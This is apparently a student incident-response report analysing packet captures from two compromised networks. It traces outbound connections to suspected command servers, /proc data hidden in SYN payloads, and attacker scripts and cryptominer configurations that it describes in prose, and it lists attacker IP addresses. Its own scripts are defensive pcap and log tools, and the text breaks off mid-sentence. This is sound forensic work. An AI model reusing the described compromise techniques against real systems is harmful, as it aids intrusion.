
The Web server begins trying to make roughly 10 connections a second at 173.208.179.117:8621, and the remote host responds with a RST ACK message. As each connection is closed, the source port on the Web server increments by two. The amount of traffic generated by these connections represents a significant increase in the overall amount of traffic:



Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
✓	All Packets		■	Line	Packets		None
✓	173.208.179	ip.addr eq 1…	🟥	Impulse	Packets		None

Mouse drags [✓ zooms]   Interval 10 sec   ☐ Time of day   ☐ Log scale


This behaviour looks as though the Web server is attempting to connect to a port on 173.208.179.117 where no service is running. This behaviour continues for almost three and a half hours before finally 173.208.179.117 completes the three-way handshake and some data is transferred over the connection. Immediately after this, 126 UDP messages are sent from various machines on the network to 173.208.179.117 on the same port. All of these UDP messages appear to have the same payload: .@..!...........sjldzdirhawiqchvrfacrdzyzwhbauzv.. Then, another TCP connection is made from the Web server to 173.208.179.117 on port 1433. According to speedguide.net, this port is commonly used for the Microsoft SQL server, as well as several Trojans and worms. Another 126 of UDP messages are then sent to 173.208.179.117 on port 1433. Then, once again, the Web server begins attempting to make a TCP connection to 173.208.179.117 on port 1433, and all connections are once again met with a RST ACK. Represented graphically, this behaviour looks as follows:



Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
✓	UDP	udp	🟪	Line	Packets		None
✓	Port 8621	tcp.port eq ...	⬜	Line	Packets		None
✓	Port 1433	tcp.port eq 1...	🟧	Line	Packets		None

Interval: 1 sec

Inspecting the traffic captured on the EC2 server, and filtering for 173.208.179.117, the behaviour is nearly identical. Within one second of the Web server attempting to connect to 173.208.179.117, the EC2 server begins to do the same. Graphing out the traffic between EC2 and 173.208.179.117 in the same manner as above produces the following graph:



No packets in interval (6807s).

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
✓	UDP	udp	🟪	Line	Packets		None
✓	Port 8621	tcp.port eq ...	⬛	Line	Packets		None
✓	Port 1433	tcp.port eq 1...	🟧	Line	Packets		None

Mouse [● drags] ○ zooms   Interval 1 sec   ☐ Time of day   ☐ Log scale


There are less UDP messages sent, but that is because the EC2 instance is only capturing traffic from a single machine while the log server captures UDP messages from several machines. Other than that, the pattern is identical. Both the Web server and the EC2 instance make successful TCP connections to the server within the same second, on both ports. The UDP, and TCP payload from both packet captures are identical.

This behaviour is suspicious. The IP address 173.208.179.117 does not appear anywhere in the log files. It does not fit the pattern of a normal application. It is worth noting that both the Web server and the EC2 instance appear to be running WordPress, and this could be a possible vector of attack.

Given that both machines started attempting to connect at the exact same time, it seems likely that whatever triggered the attempts was automated. Also, given that the connections were accepted at the same time, whatever changed to allow the connections to be successful happened on the server and not on the client machines.

Immediately after the traffic to 173.208.179.117 stops, some new suspicious traffic begins. On both the EC2 instance and the Web server, over 3000 TCP messages are transmitted in roughly a second to 118.112.31.120:9301. Each TCP packet has both the SYN flag set, as well as the ECN Nonce Sum (NS) flag set. The NS flag is an experimental flag, not often used, and may have been added in order to evade IDS or Firewall rules that are checking for more standard TCP flag combinations. 118.112.31.120 never sends an ACK for any of the messages sent.

Additionally, each message contains a payload despite being a SYN message. Each payload contains various filenames contained under the `/proc` directory in Linux systems:


Wireshark · Follow TCP Stream (tcp.stream eq 3030) · ec2-118-112-31-120.pcap

```
...............................mpt............mtd............sysrq-trigger..............partitions.............diskstats..............crypto.......
......key-users........
......keys...........kpageflags.............kpagecount.......
......kmsg...........kcore..............softirqs...........version............uptime.............stat...........meminfo............loadavg.........
....interrupts.............devices............cpuinfo............cmdline............locks..............filesystems............slabinfo...........sw
aps..............vmallocinfo............zoneinfo...........vmstat.......
......pagetypeinfo.....!......buddyinfo........"......kallsyms.....#......modules......$......dma......
%......timer_stats......&......timer_list.......'......iomem........(......ioports......)......execdomains......*......sched
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (852 bytes) | Show data as: ASCII | Stream: 3030

According to speedguide.net, port 9301 is a port commonly used for some Trojans. It seems likely that both machines were compromised, and a connection has been established back to 118.112.31.120 that is sending system information, and potentially a backdoor has been opened in these systems for future access.

IP Addresses

Host	Location
173.208.179.117	Kansas City, Missouri, United States
118.112.31.120	Zhongba, Sichuan, China

Conclusion

Recommendations

All machines should be considered compromised. If at all possible, all servers should be wiped clean, or reverted to a much older image. All SSH keys should be considered compromised and no longer secure. The EC2 instance should be terminated, and a new instance should be created with a new private key.

Firewall

There is no evidence that the on-premise network has any firewall protections. A firewall on the network perimeter would be useful for preventing some of the brute-force SSH access attempts, and much of the basic reconnaissance. Outgoing traffic to high ports, or unnecessary ports could be blocked in order to reduce the impact of successful attacks.

By default, instances deployed to AWS have a Security Group deployed with them. These Security Groups are configured by the user. By default, security groups reject traffic that has not been specifically allowed, similar to a DROP policy for iptables. Traffic that makes it to the server has already gotten past the Security Group. If the server is not a production instance hosting services that need to be made publicly accessible, more restrictive rules should be put in place. Web services can be opened to specific IP addresses or networks, or only accessible through the VPN.

IDS

An IDS should be added at the network perimeters. In this case, the Log server is already capturing all the traffic for the network, and is ideally placed for the on-premise network. Since the EC2 server is the only machine that can be accessed in the VPC, an IDS could be run directly on the machine.

If outgoing firewall rules must be made more lax for business reasons, IDS rules could be added to flag new connections being made on high (>1024) or suspicious ports. IDS rules could also be created to alert on unusual TCP flag combinations that indicate malicious behaviour.

WordPress

If WordPress is going to continue to be used, a new set of policies must be introduced. Only production instances should be exposed to public traffic, and any servers with administrative capabilities should be only available through VPN or a private network. An administrator should be responsible for routinely updating and patching WordPress.

Appendix A - File Inventory

A file inventory was performed for each network with two steps: the first automated, and the second was a manual review.

A simple python script was used to recursively search through directories and create a CSV list of all the files in the directory and all subdirectories. The CSV file contained three columns: path, filename, and type. If the file had a file extension, that file extension was logged under the type, otherwise it was marked with the generic 'logfile' type. This served to separate the bulk of the files into some easily identifiable buckets: .pcap or .pcapng, .log, .cfg, etc.

After that, as part of a manual review, the CSV lists from network 1 and network 2 were added to different sheets in an Excel file. Files with unrecognized types and the generic logfile type were manually identified and recategorized.

File	**Description**
`./Appendices/A - File Inventory/file-inventory.py`	A simple script that recursively iterates over directories and determines file type based on extension.
`./Appendices/A - File Inventory/File Inventory.xlsx`	The final reviewed file inventory in .xlsx format with a tab for each network.

Appendix B - Top Conversations

The top conversations for each machine were generated by loading packet captures into Splunk using SplunkForPCAP and aggregating all packet captures for a particular machine.

Machine	**File**
Network 1 - Hyperion	`./Appendices/B - Top Conversations/Hyperion Top Conversations | Splunk 8.2.5.pdf`
Network 1 - Atlas	`./Appendices/B - Top Conversations/Atlas Top Conversations | Splunk 8.2.5.pdf`
Network 2 - EC2	`./Appendices/B - Top Conversations/EC2 Top Conversations | Splunk 8.2.5.pdf`
Network 2 - Log Server	`./Appendices/B - Top Conversations/Log Server Top Conversations | Splunk 8.2.5.pdf`

Network 1

Hyperion

Source	Destination	Packet Count	Percent of Traffic
192.168.10.1	192.168.10.99	2678099	21.605349
192.168.10.99	192.168.10.1	2678042	21.604889
37.148.9.39	192.168.10.1	446860	3.605007
192.168.10.1	37.148.9.39	398183	3.212309
121.169.74.55	192.168.10.1	326911	2.637328
99.64.170.249	192.168.10.1	295079	2.380526
173.179.173.19	192.168.10.1	289360	2.334389
173.69.183.238	192.168.10.1	287359	2.318246
5.165.70.105	192.168.10.1	259111	2.090357
192.168.10.1	99.64.170.249	252893	2.040194

Atlas

Source	Destination	Packet Count	Percent of Traffic
192.168.10.1	192.168.10.99	3324149	18.207746
192.168.10.99	192.168.10.1	3324006	18.206963
192.168.10.1	8.8.8.8	715975	3.921693
8.8.8.8	192.168.10.1	712373	3.901963
37.148.9.39	192.168.10.1	222976	1.221332
213.14.143.160	192.168.10.1	198853	1.089201
192.168.10.1	37.148.9.39	198763	1.088708
88.249.193.185	192.168.10.1	197442	1.081472
220.132.38.54	192.168.10.1	195308	1.069783
192.168.10.1	213.14.143.160	174541	0.956034

Network 2

EC2

Source	Destination	Packet Count	Percent of Traffic
172.31.28.22	8.8.8.8	299182	7.649102
8.8.8.8	172.31.28.22	299171	7.648821
192.168.10.20	192.168.10.254	182198	4.658205
172.31.28.22	169.254.169.254	171234	4.377891
169.254.169.254	172.31.28.22	170017	4.346777
172.31.28.22	173.208.179.117	104851	2.680696
173.208.179.117	172.31.28.22	104487	2.67139
172.31.28.22	198.98.50.201	93876	2.400101
192.168.10.19	224.0.0.251	90350	2.309953
198.98.50.201	172.31.28.22	89248	2.281778

Log Server

Source	Destination	Packet Count	Percent of Traffic
192.168.10.20	192.168.10.254	733024	25.744268
192.168.10.20	8.8.8.8	261924	9.198937
8.8.8.8	192.168.10.20	261903	9.198199
192.168.10.19	224.0.0.251	190023	6.673728
192.168.10.20	173.208.179.117	104819	3.68131
173.208.179.117	192.168.10.20	104484	3.669544
192.168.10.20	198.98.50.201	93898	3.297757
198.98.50.201	192.168.10.20	89235	3.13399
192.168.10.20	198.98.56.172	67589	2.373769
198.98.56.172	192.168.10.20	64170	2.253691

Appendix C - Network 1 Telnet Authentication

The script and files used to gain insight into the authentication attempts made against the Telnet server running on Hyperion. The choice to analyse log files instead of packet captures will produce a different set of results. By focusing on log files, the script will count failed login attempts by each host. Packet captures will more accurately reflect the number of Telnet connections attempted by each host. Many Telnet connections were rejected due to the amount of simultaneous connections being made by each host, so they are not counted by this method.

File	**Description**
`Appendices/C - Telnet Authentication/telnet-parser.py`	A script that iterates over an auth log file and generates the output files below.
`Appendices/C - Telnet Authentication/telnetlogs/hostcount.csv`	A CSV file that contains the number of failed authentication attempts per host.
`Appendices/C - Telnet Authentication/telnetlogs/no_host.log`	A log file that contains all the failed authentication messages that did not contain a remote host
`Appendices/C - Telnet Authentication/telnetlogs/telnet_events.csv`	A CSV list that contains the date and time, as well as the host of each failed authentication attempt
`Appendices/C - Telnet Authentication/telnetlogs/telnet-failed-logins.log`	Provided as input to the telnet-parser.py script. Contains all the failed login messages from hyperion gathered with the following shell command. `find ./network1/hyperion/ -name auth* | xargs -I % cat % >> telnet-failed-logins.log`

Appendix D - IRC File Downloads

Contained within these files are the HTTP conversations that show the files downloaded through the UnrealIRC server. They are PDFs generated from Wireshark that display the files being transferred in ASCII and **not** any files that could be executed. Most of these transfers appear to have happened multiple times and they have only been captured once.

File	Description
`Appendices/D - IRC Downloads/bash.pdf`	This is a long bash script that seems to serve several purposes. To begin, it kills a large number of processes related to logging and auditing, Apache, and iptables. It seems to overwrite several configurations, and download several .so libraries. Then at the end a number of files are dumped to stdout, where presumably the attacker can inspect them. The files include .bash_history, and SSH .known_hosts.
`Appendices/D - IRC Downloads/bash2.pdf`	A simple bash script that looks like it can detect Apache is running and trigger the download of other files.
`Appendices/D - IRC Downloads/bash3.pdf`	A script that attempts to make SSH connections, as well as downloading and executing more files. It also echoes a line of Romanian: Trecem la urmatorul, which translates to let's move on to the next one.
`Appendices/D - IRC Downloads/bytes.pdf`	This looks to be the download of a file that is not encoded in ASCII. Potentially it is one of the libraries downloaded by other files. It is not encrypted at the application layer because it is sent over HTTP.
`Appendices/D - IRC Downloads/crypto.pdf`	This HTTP payload contains what appears to be the configurations for some crypto mining script of some kind. It contains the username and password used, as well as a number of URLs that specify they are stratum+tcp. Stratum is a lightweight bitcoin mining algorithm based on JSON RPC.
`Appendices/D - IRC Downloads/perl.pdf`	A long Perl script that looks like it performs port scanning and connects back to a server somewhere else.

Stratum IP Addresses

These IP addresses were contained within a request between Hyperion and 64.34.177.221. Unlike the other addresses, they are all centrally located, many within the same Class B network.

Address	Location
163.172.226.114	Paris, Île-de-France, France
163.172.226.137	Paris, Île-de-France, France
163.172.226.218	Paris, Île-de-France, France
163.172.207.71	Paris, Île-de-France, France
163.172.226.201	Paris, Île-de-France, France
163.172.226.128	Paris, Île-de-France, France
212.129.13.124	Paris, Île-de-France, France
163.172.226.194	Paris, Île-de-France, France
163.172.207.198	Paris, Île-de-France, France
163.172.226.131	Paris, Île-de-France, France
163.172.207.69	Paris, Île-de-France, France
163.172.204.219	Paris, Île-de-France, France

Appendix E - Multi-PCAP Search Script

Purpose

pcap-searcher.sh is a script that searches all Packet Captures in a given directory, filters out all packets that match a tcpdump filter, and merges them into a single file. It makes it easier to inspect all packet captures from a particular machine or network for peculiar traffic.

Usage

```
./pcap-searcher.sh path output filter
```

Parameters


Parameter	Description
`path`	The path to the directory that contains
`output`	The output file name

`filter`	The tcpdump filter applied to all packet captures

Script

```
#!/bin/bash

path=$1
output=$2
filter=$3

ls -a $path | grep pcap | xargs -I % tcpdump -r $path/% -w %.$output
"$filter"
mergecap -w $output.pcap *.pcap.$output
rm *.pcap.$output
```

Example


searcher : bash — Konsole
File Edit View Bookmarks Settings Help

```
mark@ghosthorse:~/Documents/COMP8006/FinalProject/scratch/searcher$ ll
total 12
drwxr-xr-x 2 mark mark 4096 Apr  4 08:21 .
drwxr-xr-x 3 mark mark 4096 Apr  4 08:21 ..
-rwxr-xr-x 1 mark mark  180 Apr  3 17:01 pcap-searcher.sh
mark@ghosthorse:~/Documents/COMP8006/FinalProject/scratch/searcher$ ./pcap-searcher.sh "../../data/network2/log-server/captures/output" "173.208.179.117" 'host 173.208.179.117'
reading from file ../../data/network2/log-server/captures/output/173.208.179.117.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171031.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171101.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171102.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171103.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171104.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171105.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171106.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171107.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171108.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171109.pcap, link-type EN10MB (Ethernet), snapshot length 262144
reading from file ../../data/network2/log-server/captures/output/20171110.pcap, link-type EN10MB (Ethernet), snapshot length 262144
mark@ghosthorse:~/Documents/COMP8006/FinalProject/scratch/searcher$ ll
total 40124
drwxr-xr-x 2 mark mark     4096 Apr  4 08:22 .
drwxr-xr-x 3 mark mark     4096 Apr  4 08:21 ..
-rw-r--r-- 1 mark mark 41072884 Apr  4 08:22 173.208.179.117.pcap
-rwxr-xr-x 1 mark mark      180 Apr  3 17:01 pcap-searcher.sh
mark@ghosthorse:~/Documents/COMP8006/FinalProject/scratch/searcher$ 
```

Appendix F - EC2 WordPress Requests

This Appendix contains an example of the webpage returned by an HTTP GET request captured by the EC2 server. Although nothing in the logs suggests the machine is running WordPress or a web server, the packet captures show several calls to the server returning web pages that contain WordPress content.

File	**Description**
`Appendices/F - EC2 WordPress Requests/wordpress-http-conversation.pdf`	An example of a GET request that returns a starter page for WordPress that also contains a public IP address. That IP address is also in the WordPress content served up from the

	Web server.

IP Address

Host	Location
34.213.171.57	Portland, Oregon, United States

Appendix G - Network 2 HTTP 200 Endpoints

Given that both the Web server and the EC2 instance in Network 2 are running WordPress, and they both display similar suspicious traffic (see Suspicious Traffic and System Information), an analysis was performed on HTTP traffic on both servers. Addresses made GET requests to the server that returned an HTTP status code of 200 were isolated using Wireshark and exported to CSV from the Analysis > Endpoints dialog. Then, they were run through a script that identified addresses that matched. Lastly, those IP addresses were run through a different script to identify their location.

Files

File	Description
`Appendices/G - HTTP 200 Endpoints/ec2-http-200-endpoints.csv`	A list of the TCP endpoints from all the HTTP traffic from the EC2 log captures that have the following Wireshark display filter: `http.response.code eq 200 and ip.src eq 172.31.28.22`
`Appendices/G - HTTP 200 Endpoints/ls-http-200-endpoints.csv`	A list of the TCP endpoints from all the HTTP traffic from the Log Server log captures that have the following Wireshark display filter: `http.response.code eq 200 and ip.src eq 192.168.10.20`
`Appendices/G - HTTP 200 Endpoints/matching-endpoints.csv`	A list of all the endpoints that are contained within both `ec2-http-200-endpoints.csv` and `ls-http-200-endpoints.csv`.
`Appendices/G - HTTP 200 Endpoints/matching-endpoints-with-location.csv`	A list of all the endpoints with their locations that are contained within both `ec2-http-200-endpoints.csv` and `ls-http-200-endpoints.csv`.
`Appendices/G - HTTP 200 Endpoints/http-endpoint-matcher.py`	A script that reads all the endpoints from `ec2-http-200-endpoints.csv` and `ls-http-200-endpoints.csv`, and outputs`matching-endpoints.csv`.

IP Addresses

Address	**Location**
31.186.3.51	Yolçatı, Bursa, Turkey
34.215.180.166	Portland, Oregon, United States
45.55.23.192	San Francisco, California, United States
45.55.31.66	San Francisco, California, United States
46.17.46.249	Moscow, Moscow, Russia
54.80.136.40	Ashburn, Virginia, United States
54.82.115.31	Ashburn, Virginia, United States
54.156.85.200	Ashburn, Virginia, United States
54.162.181.179	Ashburn, Virginia, United States
54.166.254.27	Ashburn, Virginia, United States
54.198.198.243	Ashburn, Virginia, United States
60.191.38.78	Hangzhou, Zhejiang, China
60.191.40.197	Hangzhou, Zhejiang, China
67.229.34.210	Orange, California, United States
78.25.145.142	Moscow, Moscow, Russia
91.200.12.81	Syeverodonets'k, Luhansk, Ukraine
93.174.95.106	Amsterdam, North Holland, Netherlands
95.156.251.10	Chicago, Illinois, United States
117.50.7.159	Beijing, Beijing, China
118.163.85.184	New Taipei, New Taipei, Taiwan
122.144.130.4	Hangzhou, Zhejiang, China
139.162.108.53	Tokyo, Tokyo, Japan
139.162.119.197	Tokyo, Tokyo, Japan
141.212.122.81	Ann Arbor, Michigan, United States
142.232.112.237	Victoria, British Columbia, Canada
155.94.88.58	Oklahoma City, Oklahoma, United States
164.132.91.1	Courbevoie, Île-de-France, France

169.54.233.119	Wilmington, Delaware, United States
169.54.244.75	Wilmington, Delaware, United States
172.104.108.109	Tokyo, Tokyo, Japan
177.142.1.120	Rio de Janeiro, Rio de Janeiro, Brazil
178.209.40.100	Zurich, Zurich, Switzerland
185.110.132.232	Moscow, Moscow, Russia
185.188.207.8	Nuremberg, Bavaria, Germany
189.54.253.214	Jacareí, Sao Paulo, Brazil
196.52.43.54	Ebene CyberCity, Plaines Wilhems District, Mauritius
199.48.164.224	Jacksonville, Florida, United States
209.126.136.4	Henderson, Nevada, United States

Appendix H - Network 2 HTTP Downloads


This section provides a more in-depth analysis of the HTTP downloads performed by the EC2 instance and the Web server described in HTTP.

Files

File	Host	Size	Location
g.txt	69.30.254.140	~558 kB	Kansas City, Missouri, United States
w.txt	69.30.254.140	~626 kB	Kansas City, Missouri, United States
dd.r	91.134.134.116	<500 B	Gravelines, Hauts-de-France, France
c.txt	69.30.254.140	~626 kB	Kansas City, Missouri, United States
u1433.txt	69.30.254.140	~558 kB	Kansas City, Missouri, United States

Content

Inspecting specific HTTP streams, it is possible to see that these files are not what they seem. For instance:

